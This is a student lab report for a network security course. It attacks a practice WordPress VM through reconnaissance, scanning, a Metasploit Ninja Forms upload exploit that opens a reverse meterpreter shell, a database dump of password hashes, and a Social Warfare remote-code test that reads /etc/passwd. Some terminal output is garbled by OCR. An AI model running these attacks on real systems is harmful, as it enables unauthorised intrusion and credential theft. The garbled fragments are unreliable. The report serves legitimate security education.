

Network Security Practices
CY5150
Lab 2 - Gaining Access to OS and Application

Submitted By:
Sonam Ghatode(001305171)

Table of Contents

Reconnaissance:	3
Screenshot showing the IP address of the Kali VM:	4
Screenshot showing the IP address of the cy5150pentest VM:	5
Scanning:	5
What is the lowest TCP port open on the VM and what service is running on that port?	6
What is the second lowest TCP port open on the VM and what service (including the version no.) is running on that port?	6
What is the highest TCP port open on the VM and what service (including the version no.) is running on that port?	6
What is the operating system name and version number running on the target VM?	7
Gaining Access Using Applications And Os Attacks:	8
Output of cat flag_002.txt:	13
Maintaining Access & Covering Tracks:	14
Screenshot of id command after sshing into the web1:	17
Screenshot of id command after sshing into the web2:	17
Clearing Tracks:	18
References:	19

Reconnaissance:

In the reconnaissance phase, the website was studied, as in what it does, whether it has any information available in the plain sight of the viewer. While accessing the first domain **cy5150.com**, the certificate showed three subdomains: **ninja.cy5150.com**, **blog.cy5150.com** and **media.cy5150.com**. To resolve blog subdomain, /etc/hosts was updated with the IP domain entry for the same. Following the clue in the lab document, page source was studied while going across the domain and subdomain. A clue encoded in base32 encoding was found, which decoded into binary, which in turn decoded into:

```
① 🔒 view-source:https://ninja.cy5150.com/nothing-to-see-here-seriously-a-time-waster/
UX Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
e class="wp-block-image size-large">
: type="hidden" name="clue" value="GAYTAMBQGAYTCIBQGEYTAJQGAYCAMBRGEYDAMJQGEQDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDCMBQGAYDAIBOGEYTAJQGEQDAMJRGAYDCMBQEAYDAMJQGAYDAMBAGAYTCIBOGA


<!-- .entry-content -->
<footer class="entry-footer">
<span class="byline"><svg class="svg-icon" width="16" height="16" aria-hidden="true" role="img" focusable="false" viewBox="0 0 24 24" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlr
[REDACTED]


```

Base32 Decode

Base32 online decode function

GAYTAMBQGAYTCIBQGEYTAJQGAYCAMBRGEYDAMJQGEQDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDCMBQGAYDAIBOGEYTAJQGEQDAMJRGAYDCMBQEAYDAMJQGAYDAMBAGAYTCIBOGA
BQEAYDAMJQGAYDAMBAGAYTCIBQGEYTAJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDCMBQGAYDAIBOGEYTAJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
MJRGEYDCMBQEAYDCMJQGAYDAMJAGAYTCIBQGEYTCIBQGEYTAJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
AMBQGAQDAMJRGAYTAMBREAYDCMJQGEYTCIBQGEYTAJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
SAMBREYDCMJAQDAMJRGAYTAMBREAYDCMJQGEYTCIBQGEYTAJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
YTAMJQGAYSAMBREYDCMJAQDAMJRGAYTAMBREAYDCMJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
AYDATBOGEYTAJQGEYDCMJAQDAMJRGAYTAMBREAYDCMJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
GAYDCMBQGAYDAIBOGEYDAMJRGAYTAMBREAYDCMJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
QGEYDCMBAGAYTCIBQGEYDCIIBQGEYDAMJRGAYTAMBREAYDCMJQGEYDCMJAQGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA
JREAYDCMJRGAYDCMBAGAYTCIBQGEYDCIIBQGEYDAMJRGAYDAMJRGAYDAMJREAYDCMJQGEYDCMJAQGAYDAMBAGAYTCIBOGA

Decode Auto Update

01000011	01101000	01100101	01100011	01101011	00100000	01101111
01110101	01110100	00100000	01100011	01101111	01101110	01110100
01100001	01100011	01110100	00100000	01101001	01101110	01100110
01101111	01110010	01101101	01100001	01110100	01101001	01101111
01101110	00100000	01110000	01100001	01100111	01100101	00111010
00100000	01001110	01101001	01101110	01101010	01100001	00100000
01100110	01101111	01110010	01101101	00100000		

The screenshot shows the Cryptii binary decoder interface. On the left, the 'Bytes' view displays binary data in groups by byte. On the right, the 'Text' view shows the decoded text: "Check out contact information page: Ninja form". A Microsoft Azure advertisement is visible in the top right corner.


Check out contact information page: Ninja form. After getting an idea of how to proceed, scanning was started.

Screenshot showing the IP address of the Kali VM:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.138.128 netmask 255.255.255.0 broadcast 192.168.138.255
        inet6 fe80::20c:29ff:fed3:bfae prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:d3:bf:ae txqueuelen 1000 (Ethernet)
            RX packets 11 bytes 1670 (1.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 32 bytes 3181 (3.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 396 (396.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 396 (396.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Screenshot showing the IP address of the cy5150pentest VM:



The screenshot shows a terminal window titled "CY5150 Portal - Mozilla ...". The title bar also displays "root@kali: ~". The terminal window has tabs for "File", "Actions", "Edit", "View", and "Help". The current tab is "root@kali: ~". Below the tabs, there is a status message "Currently scanning: Finished! | Screen View: Unique Hosts". The main content of the terminal shows captured ARP Request/Reply packets from four hosts:


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.138.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.138.2	00:50:56:e4:3e:3c	2	120	VMware, Inc.
192.168.138.130	00:0c:29:50:32:5a	2	120	VMware, Inc.
192.168.138.254	00:50:56:fe:d2:1b	1	60	VMware, Inc.

Below this, the command "route -n" is run, showing the kernel routing table:

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.138.2	0.0.0.0	UG	100	0	0	eth0
192.168.138.0	0.0.0.0	255.255.255.0	U	100	0	0	eth0

Scanning:

After figuring out the IP address of the pentest VM, scanning was done using nmap, nikto, dirb and wpscan showing multiple vulnerabilities. Nmap showed all the open ports and what are the services running on it:



The screenshot shows a terminal window titled "root@kali: ~". The title bar also displays "root@kali: ~". The terminal window shows the output of the nmap command "nmap -T4 -A 192.168.138.130". The output shows the following details:

- Starting Nmap 7.80 (https://nmap.org) at 2020-03-12 18:54 EDT
- Nmap scan report for 192.168.138.130
- Host is up (0.00050s latency).
- Not shown: 996 filtered ports
- PORT STATE SERVICE VERSION
- 23/tcp open telnet
- fingerprint-strings:
 - GenericLines:
 - login: Password:
 - 80/tcp open http Apache httpd 2.4.29
 - http-server-header: Apache/2.4.29
 - http-title: CY5150 Portal
 - 443/tcp open ssl/http Apache httpd 2.4.29
 - http-generator: WordPress 5.3.2
 - http-robots.txt: 1 disallowed entry
 - http/
 - http-server-header: Apache/2.4.29
 - http-title: CY5150 6#8211; Hack me if you can
 - ssl-cert: Subject: commonName=cy5150.com/organizationName=CY5150/stateOrProvinceName=MA/countryName=ES
Alternative Name: DNS:cy5150.com, DNS:ninja.cy5150.com, DNS:blog.cy5150.com, DNS:media.cy5150.com
Not valid before: 2020-03-05T00:24:49
Not valid after: 2021-02-24T00:24:49
ssl-date: TLS randomness does not represent time
 - tls-alpn:
 - http/1.1
 - mysql-info:
 - Protocol: 10
 - Version: 5.7.29-0ubuntu0.18.04.1
 - Thread ID: 10
 - Capabilities flags: 65535
 - Some Capabilities: IgnoreSpaceBeforeParenthesis, SwitchToSSLAfterHandshake, ODBCClient, SupportsTransactions, Speaks41ProtocolFlag, LongColumnFlag, Support41Auth, IgnoreSigpipes, FoundRows, LongPassword, SupportsLoadDataLocal, DontAllowDatabaseTableColumn, MultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
 - Status: Autocommit
 - Salt: Q\x19w@\x10di=~\L9bZjo\x07\x1A0I
 - Auth Plugin Name: mysql_native_password

- What is the lowest TCP port open on the VM and what service is running on that port?

The lowest TCP port open was port 23 and it was running telnet service.

Nmap Output					
OS	Host	Port	Protocol	State	Service
	media.cy515	23	tcp	open	telnet
		80	tcp	open	http Apache httpd 2.4.29
		443	tcp	open	http Apache httpd 2.4.29
		3306	tcp	open	mysql MySQL 5.7.29-0ubuntu0.18.04.1

- What is the second lowest TCP port open on the VM and what service (including the version no.) is running on that port?

The second lowest TCP port open on the VM was port 80 with **Apache httpd 2.4.29** service running on it.

Nmap Output					
OS	Host	Port	Protocol	State	Service
	media.cy515	23	tcp	open	telnet
		80	tcp	open	http Apache httpd 2.4.29
		443	tcp	open	http Apache httpd 2.4.29
		3306	tcp	open	mysql MySQL 5.7.29-0ubuntu0.18.04.1

- What is the highest TCP port open on the VM and what service (including the version no.) is running on that port?

The second lowest TCP port open on the VM was port 3306 with **MySQL 5.7.29** service running on it.

Nmap Output					
OS	Host	Port	Protocol	State	Service
	media.cy515	23	tcp	open	telnet
		80	tcp	open	http Apache httpd 2.4.29
		443	tcp	open	http Apache httpd 2.4.29
		3306	tcp	open	mysql MySQL 5.7.29-0ubuntu0.18.04.1

- What is the operating system name and version number running on the target VM?

The operating system running on the target VM was Ubuntu and version 18.04.

```
Last login: Tue Mar 24 22:20:12 2020 from 192.168.13
web1@cy5150pentest:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
```

After doing nmap scan, nikto scan was performed on all the subdomains and the domain. The scan performed on blog.cy5150.com gave out a secret, which was encoded with base 64 encoding: dXNlcj0+IHdvcnRwcmVzc19yZWFlX29ubHkgIApwYXNzLT4gNExia2FeQVluMkIyJIBwLSshQnc=

```
root@kali:~ 
root@kali:~# nikto -h https://blog.cy5150.com -root=/
- Nikto v2.1.6
-----
+ Target IP:      192.168.138.130
+ Target Hostname: blog.cy5150.com
+ Target Port:   [host 1443] 192.168.138.130 port 22: Connection timed out
+ Target Path:   /vive ss
-----
+ SSL Info:# service Subject: /C=ES/ST=MA/L=Boston/O=CY5150/emailAddress=zeus.master@cy5150.com/CN=cy5150.com
  ssh  sslh  Ciphers: TLS_AES_256_GCM_SHA384
  service Issuer: /C=ES/ST=MA/L=Boston/O=CY5150/emailAddress=zeus.master@cy5150.com/CN=cy5150.com
+ Start Time:   2020-03-20 17:06:06 (GMT-4)
-----
+ Server: Apache/2.4.29
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ Uncommon header 'secret' found, with contents: dXNlcj0+IHdvcnRwcmVzc19yZWFlX29ubHkgIApwYXNzLT4gNExia2FeQVluMkIyJIBwLSshQnc=
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://blog.cy5150.com/wp-login.php?redirect_to=https%3A%2F%2Fblog.cy5150.com%2F
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Hostname 'blog.cy5150.com' does not match certificate's names: cy5150.com
+ Uncommon header 'link' found, with contents: <https://192.168.138.130/wp-json/>; rel="https://api.w.org/"
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-links-opml.php: This WordPress script reveals the installed version. set: disabled
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ /server-status: Apache server-status interface found (protected/forbidden)ESS
+ 7869 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:   1 (limit:2020-03-20 17:11:30 (GMT-4) (324 seconds)
-----
+ 1 host(s) tested
root@kali:~# [ 5321 /usr/sbin/sshd -D
```

The secret, after decoding turned out to be user and password: `wordpress_read_only` and `4Lbka^AYn2B2&Pp-+!Bw` respectively:

Online Tools

Base64 Decode

Base64 online decode function

```
dXNlcj0+IHdvcmRwcmVzc19yZWFrX29ubHkgIApwYXNzLT4gNExia2FeQVluMkIyJlBwLSshQnc=
```

Auto Update

```
user-> wordpress_read_only
pass-> 4Lbka^AYn2B2&Pp-+!Bw|
```

Gaining Access Using Applications And Os Attacks:

To achieve this task, the result from scanning was used to leverage the vulnerabilities into exploiting the system and gaining access. The information found in the clue while doing reconnaissance about checking contact-information in ninja form was helpful. In metasploit, a command `search name:Ninja Forms Multiple Authenticated Cross-Site Scripting (XSS)` (as found using WPScan) gave the exploit to get a meterpreter shell:

```
[+] ninja-forms
Location: https://ninja.cy5150.com/wp-content/plugins/ninja-forms/
Last Updated: 2020-03-05T18:35:00.000Z
Readme: https://ninja.cy5150.com/wp-content/plugins/ninja-forms/readme.txt
[!] The version is out of date, the latest version is 3.4.24.1

Found By: Known Locations (Aggressive Detection)
-- https://ninja.cy5150.com/wp-content/plugins/ninja-forms/, status: 200
https://ubuntu.com/livepatch
[!] 14 vulnerabilities identified: from 192.168.138.128
[!] 2020-03-05T18:35:00.000Z
[!] Title: Ninja Forms 2.9.36 to 2.9.42 - Multiple Vulnerabilities
Fixed in: 2.9.43
References:
- https://wpvulndb.com/vulnerabilities/8485
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1209
- http://www.protect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities
- https://github.com/wpninjas/ninja-forms/pull/1319

[!] Title: Ninja Forms < 2.9.51 - Multiple Authenticated Cross-Site Scripting (XSS)
Fixed in: 2.9.52
References:
- https://wpvulndb.com/vulnerabilities/8560
- https://sumofpwn.nl/advisory/2016/multiple_cross_site_scripting_vulnerabilities_in_ninja_forms_wordpress_plugin.html
- https://seclists.org/bugtraq/2016/Jul/83
- https://plugins.trac.wordpress.org/changeset/1456452/ninja-forms

[!] Title: Ninja Forms < 2.9.55.1 - Authenticated SQL Injection
Fixed in: 2.9.55.2
References:
- https://wpvulndb.com/vulnerabilities/8605
- https://blog.sucuri.net/2016/08/sql-injection-vulnerability-ninja-forms.html

[!] Title: Ninja Forms < 3.2.13 - Cross-Site Scripting (XSS)
Fixed in: 3.2.14
References:
- https://wpvulndb.com/vulnerabilities/9027
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7280
- https://plugins.trac.wordpress.org/changeset/1825532/ninja-forms

[!] Title: Ninja Forms < 3.3.13 - CSV Injection
Fixed in: 3.3.14
```

```
SSL => true
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > options

Module options (exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload):

Name      Current Setting      Required  Description
----      -----      -----      -----
FORM_PATH /contact-information/  yes        The relative path of the page that hosts any form served by Ninja Forms
Proxies          no           A proxy chain of format type:host:port[,type:host:port][ ...]
RHOSTS         192.168.138.130  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          80             yes        The target port (TCP)
SSL            true            no         Negotiate SSL/TLS for outgoing connections
TARGETURI       /              yes        The base path to the wordpress application
VHOST           no           HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting      Required  Description
----      -----      -----      -----
LHOST          192.168.138.128  yes        The listen address (an interface may be specified)
LPORT          4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   ninja-forms

msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > set RPORT 443
RPORT => 443
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.138.128:4444
[*] 192.168.138.130:443 - Enabling vulnerable V3 functionality ...
[*] 192.168.138.130:443 - Preparing payload ...
[*] 192.168.138.130:443 - Uploading payload to /wp-content/uploads/nftmp-nckzrheee.php
[*] 192.168.138.130:443 - Executing the payload ...
[*] Sending stage (38288 bytes) to 192.168.138.130
[*] Meterpreter session 1 opened (192.168.138.128:4444 -> 192.168.138.130:35994) at 2020-03-20 14:55:00 -0400
[+] 192.168.138.130:443 - Deleted nftmp-nckzrheee.php
[+] 192.168.138.130:443 - Executed payload
[*] 192.168.138.130:443 - Disabling vulnerable V3 functionality ...

meterpreter > 
```

After getting the meterpreter shell, the `shell` command gave the shell of the system. The command `getuid` gave the user as web1 and `flag_001.txt` was found with the flag of web 1 at /home/web1/:

```
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > set RPORT 443
RPORT => 443
msf5 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.138.128:4444
[*] 192.168.138.130:443 - Enabling vulnerable V3 functionality ...
[*] 192.168.138.130:443 - Preparing payload...
[*] 192.168.138.130:443 - Uploading payload to /wp-content/uploads/nftmp-nckzzrheee.php
[*] 192.168.138.130:443 - Executing the payload...
[*] Sending stage (38288 bytes) to 192.168.138.130
[*] Meterpreter session 1 opened (192.168.138.128:4444 → 192.168.138.130:35994) at 2020-03-20 14:55:00 -0400
[+] 192.168.138.130:443 - Deleted nftmp-nckzzrheee.php
[+] 192.168.138.130:443 - Executed payload
[*] 192.168.138.130:443 - Disabling vulnerable V3 functionality ...

meterpreter > getuid
Server username: web1 (1001)
meterpreter > 
```

The output of `cat flag_001.txt`:

```
meterpreter > getuid
Server username: web1 (1001)
meterpreter > ls
Listing: /var/www/ninja.cy5150.com/wp-content/uploads
=====
Mode      Size  Type  Last modified        Name
----      ---   ---   -----           ---
40750/rwxr-x---  4096  dir   2020-03-05 01:31:04 -0500  2020

meterpreter > cd ~
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd /home
meterpreter > ls
Listing: /home
=====
Mode      Size  Type  Last modified        Name
----      ---   ---   -----           ---
40750/rwxr-x---  4096  dir   2020-03-11 23:49:32 -0400  cy5150
40750/rwxr-x---  4096  dir   2020-03-11 22:57:24 -0400  web1
40750/rwxr-x---  4096  dir   2020-03-10 21:53:01 -0400  web2
40750/rwxr-x---  4096  dir   2020-03-11 01:51:03 -0400  web3

meterpreter > cd web1
meterpreter > ls
Listing: /home/web1
=====
Mode      Size  Type  Last modified        Name
----      ---   ---   -----           ---
100644/rw-r--r--  220   fil   2018-04-04 14:30:26 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2018-04-04 14:30:26 -0400  .bashrc
100644/rw-r--r--  807   fil   2018-04-04 14:30:26 -0400  .profile
100600/rw-----  629   fil   2020-03-11 22:57:24 -0400  flag_001.txt

meterpreter > cat flag_001.txt
Congratulations! You have successfully gained access to "Web1" user. Following is your flag:

d6750c00ea836e0aee5a5fba37b34d8ee39d5b62d7d691b77371e526bc1a075a108208010051a09fe02280940a72e0186f9f99a1f5f59fdfd5f8b1f5220fad2

Don't forget to clean up your tracks (delete any temporary files created) and find a way to maintain access to the system as the current user (Hint: SSH?).

# Part 2: Head on to the "blog" and see if you can find a way to get access to the system as a different user.
# Hint: Did you checkout the DNS names in SSL certificate? Did you checkout the "core features" of our platform on our insecure website?
meterpreter > 
```

The output of stat flag_001.txt:

```
stat flag_001.txt
  File: flag_001.txt
  Size: 629          Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d  Inode: 22728      Links: 1
Access: (0600/-rw-----)  Uid: ( 1001/    web1)  Gid: ( 1001/    web1)
Access: 2020-03-20 14:58:13.629106179 -0400
Modify: 2020-03-11 22:57:24.455889726 -0400
Change: 2020-03-11 22:57:24.455889726 -0400
 Birth: -
```

After getting the flag contents and clue for web2, the username and password found using the nikto scan on blog.cy5150.com was found out to be password for mysql:

```
web1@cy5150pentest:~$ /usr/bin/mysql -u wordpress_read_only -pr outgoing connections
Enter password:                                     yes      Base path for WordPress
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39940
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)


Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Exploit target:
  Oracle is a registered trademark of Oracle Corporation and/or its
  affiliates. Other names may be trademarks of their respective
  owners.

  0 Responsive Thumbnail Slider Plugin v1.0
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> \! curl(multi/http/wp_responsive_thumbnail_slider_upload) > []
```

Running some queries in mysql gave out information about the users of the blog site, among which the user **jackson-tryme**'s password hash was found to be of the word **wolfgang**. The username and password was of **blog.cy5150.com/wp-login.php**.



The screenshot shows a MySQL command-line interface with the following session:

```
mysql> | Database
+-----+
| information_schema |
| wp_db1 |
+-----+
2 rows in set (0.00 sec)

mysql> use wp_db1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wp_db1 |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.01 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email | user_url | user_registered | user_activate |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Iamarandomuser_5 | $P$BUZO.yY1rFW/UT0aQ6CTeGPh/CWD6F0 | iamarandomuser_5 | Iamarandomuser_5@cy5150.com | null       | 2020-03-05 07:29:18 |
| 0  | editorial_team | 3720f54e919b22cce392b05de57102dd | jackson-tryme | jackson.george@cy5150.com | null       | 2020-03-12 02:54:08 |
| 3  | jackson-tryme | 3720f54e919b22cce392b05de57102dd | jackson-tryme | jackson.george@cy5150.com | null       | 2020-03-12 02:54:08 |
| 0  | Jackson George | 3720f54e919b22cce392b05de57102dd | Jackson George | jackson.george@cy5150.com | null       | 2020-03-12 02:54:08 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> | Recent Posts
```

The access to the blog site gave an opportunity to exploit unpatched zero-day vulnerability in the social warfare plugin of wordpress. While googling about the wordpress vulnerability gave out the possibility of the plugin vulnerability. Since the username and password gave the access of the blog site and the user was conveniently the admin of the website. This plugin in wordpress checks the admin privileges using the wrong function, causing the exploitation of the vulnerability. To check whether this exploit works on the website, a file named **exploit.txt** with content <pre>system('cat /etc/passwd')</pre> was created and hosted on apache. The exploit working was confirmed by typing the URL: https://blog.cy5150.com/wp-admin/admin-post.php?swp_debug=get_user_options:

```

array (
  'analytics_campaign' => 'SocialWarfare',
  'analytics_medium' => 'social',
  'bitly_authentication' => false,
  'button_alignment' => 'fullWidth',
  'button_shape' => 'flatFresh',
  'button_size' => 1,
  'cache_method' => 'advanced',
  'ctt_css' => '',
  'ctt_theme' => 'style1',
  'custom_color' => '#000000',
  'custom_color_outlines' => '#000000',
  'decimal_separator' => 'period',
  'decimals' => '0',
  'default_colors' => 'full_color',
  'facebook_app_id' => '',
  'facebook_publisher_url' => '',
  'float_alignment' => 'center',
  'float_background_color' => '#ffffffff',
  'float_before_content' => false,
  'float_button_count' => 5,
  'float_button_shape' => 'default',
  'float_custom_color' => '#000000',
  'float_custom_color_outlines' => '#000000',
  'float_default_colors' => 'full_color',
